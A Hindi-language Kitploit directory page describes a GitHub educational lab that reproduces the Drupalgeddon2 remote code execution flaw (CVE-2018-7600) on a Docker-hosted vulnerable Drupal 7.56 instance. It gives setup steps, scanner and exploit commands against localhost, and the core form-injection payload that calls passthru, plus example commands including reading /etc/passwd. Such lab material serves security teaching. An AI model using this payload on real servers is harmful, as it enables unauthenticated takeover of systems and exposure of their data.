Skip to content
KitploitKITPLOIT
उपकरणब्लॉग
Log in
जमा करें
उपकरणब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

··फ़ीड·संपर्क·गोपनीयता·© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
cve-2018-7600-drupalgeddon2-lab — CVE-2018-7600 (Drupalgeddon2) रिमोट कोड एक्ज़ीक्यूशन को प्रदर्शित करने वाली शैक्षिक प्रयोगशाला, जो Docker-आधारित असुरक्षित Drupal 7.56 वातावरण का उपयोग करती है। | Kitploit
उपकरण/GitHubGitHub/meraj1312/cve-2018-7600-drupalgeddon2-lab
भेद्यता विश्लेषणशोषणवेब एप्लिकेशन शोषणCTFपेनिट्रेशन टेस्टिंगलर्निंग और शिक्षापेलोड डेवलपमेंटलैब और अभ्यास
GitHub
meraj1312/cve-2018-7600-drupalgeddon2-lab

cve-2018-7600-drupalgeddon2-lab

CVE-2018-7600 (Drupalgeddon2) रिमोट कोड एक्ज़ीक्यूशन को प्रदर्शित करने वाली शैक्षिक प्रयोगशाला, जो Docker-आधारित असुरक्षित Drupal 7.56 वातावरण का उपयोग करती है।

रिपॉजिटरी देखें
1185 महीने पहलेअभी तक समीक्षित नहीं

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →
साझा करें

CVE-2018-7600 Drupalgeddon2 भेद्यता प्रयोगशाला

शैक्षिक प्रयोगशाला, जो Docker के साथ तैनात एक कमजोर Drupal 7.56 वातावरण का उपयोग करके CVE-2018-7600 (Drupalgeddon2) के शोषण को प्रदर्शित करती है।

यह प्रोजेक्ट वास्तविक दुनिया की भेद्यता मूल्यांकन कार्यप्रवाह का अनुकरण करता है, जिसमें शामिल हैं:

  • कमजोर वातावरण सेटअप
  • पहचान (स्कैनर)
  • शोषण (RCE)
  • पेलोड विश्लेषण
  • दस्तावेज़ीकरण

भेद्यता अवलोकन

CVE-2018-7600 (Drupalgeddon2) Drupal CMS में एक गंभीर रिमोट कोड एक्ज़ीक्यूशन (RCE) भेद्यता है।

यह समस्या Drupal के Form API में मौजूद है, जहाँ उपयोगकर्ता-नियंत्रित इनपुट को रेंडर ऐरे के रूप में व्याख्यायित किया जा सकता है, जिससे हमलावर निम्नलिखित दुर्भावनापूर्ण कॉलबैक इंजेक्ट कर सकते हैं:

  • passthru
  • system
  • exec

यह सर्वर पर बिना प्रमाणीकरण के कमांड निष्पादन को जन्म देता है।

प्रभाव

  • रिमोट कोड एक्ज़ीक्यूशन
  • कोई प्रमाणीकरण आवश्यक नहीं
  • पूर्ण सर्वर से समझौता

लक्षित संस्करण

  • Drupal 7.56 (कमजोर)

प्रयोगशाला आर्किटेक्चर

Attacker (Kali Linux)
|
| HTTP Requests
v
Drupal 7.56 (Vulnerable)
|
v
MySQL Database


प्रयुक्त प्रौद्योगिकियाँ

  • Docker
  • Docker Compose
  • Drupal CMS
  • MySQL
  • Kali Linux
  • Python (एक्सप्लॉइट और स्कैनर)

रिपॉजिटरी संरचना


cve-2018-7600-drupalgeddon2-lab
│
├── README.md
├── setup.md
├── scan.py
├── exploit.py
│
├── lab-setup/
│   └── docker-compose.yml
│
├── screenshots/
│   ├── drupal-dashboard.png
│   ├── drupal-version.png
│   └── rce-output.png
│
├── logs/
│   ├── scan_results.txt
│   └── exploit_log.txt
│
├── payloads/
│   └── payload-list.txt
│
├── report/
│   └── drupalgeddon2-report.pdf


स्क्रीनशॉट

Drupal डैशबोर्ड

Drupal Dashboard

संस्करण पुष्टि

Drupal Version


त्वरित आरंभ

रिपॉजिटरी क्लोन करें

git clone https://github.com/Meraj1312/cve-2018-7600-drupalgeddon2-lab.git
cd cve-2018-7600-drupalgeddon2-lab

लैब प्रारंभ करें

docker compose up -d

लक्ष्य तक पहुँचें

http://localhost:8080

पहचान और शोषण

1. भेद्यता के लिए स्कैन करें

python3 scan.py http://localhost:8080

उदाहरण आउटपुट:

[~] Scanning http://localhost:8080... VULNERABLE

2. शोषण (RCE)

python3 exploit.py http://localhost:8080 id

उदाहरण आउटपुट:

uid=33(www-data) gid=33(www-data)

पेलोड उदाहरण

प्रयुक्त मूल पेलोड संरचना:

name[#post_render][]=passthru
name[#type]=markup
name[#markup]=whoami

उदाहरण कमांड:

whoami
id
cat /etc/passwd

पूर्ण पेलोड सूची यहाँ उपलब्ध है:

payloads/payload-list.txt

दस्तावेज़ीकरण रणनीति

एक स्वच्छ और पेशेवर रिपॉजिटरी संरचना बनाए रखने के लिए:

README में शामिल हैं:

  • भेद्यता का अवलोकन
  • लैब सेटअप निर्देश
  • मूल पेलोड उदाहरण
  • स्कैनर और शोषण कैसे चलाएँ

PDF रिपोर्ट (report/drupalgeddon2-report.pdf) में शामिल हैं:

  • विस्तृत शोषण चरण
  • Burp Suite अनुरोध और प्रतिक्रियाएँ
  • पेलोड परीक्षण परिणाम
  • निष्पादन स्क्रीनशॉट
  • भेद्यता की तकनीकी व्याख्या

यह पृथक्करण सुनिश्चित करता है:

  • स्वच्छ GitHub प्रस्तुति
  • संपूर्ण तकनीकी दस्तावेज़ीकरण

शैक्षिक उद्देश्य

यह प्रयोगशाला निम्नलिखित के लिए है:

  • साइबर सुरक्षा छात्र
  • पेनेट्रेशन परीक्षण अभ्यास
  • भेद्यता अनुसंधान
  • एक्सप्लॉइट विकास सीखना

अस्वीकरण

यह प्रोजेक्ट केवल शैक्षिक और अनुसंधान उद्देश्यों के लिए है।

स्पष्ट प्राधिकरण के बिना सिस्टम का शोषण करने का प्रयास न करें।

लेखक दुरुपयोग के लिए ज़िम्मेदार नहीं हैं।

टूल डाउनलोड करें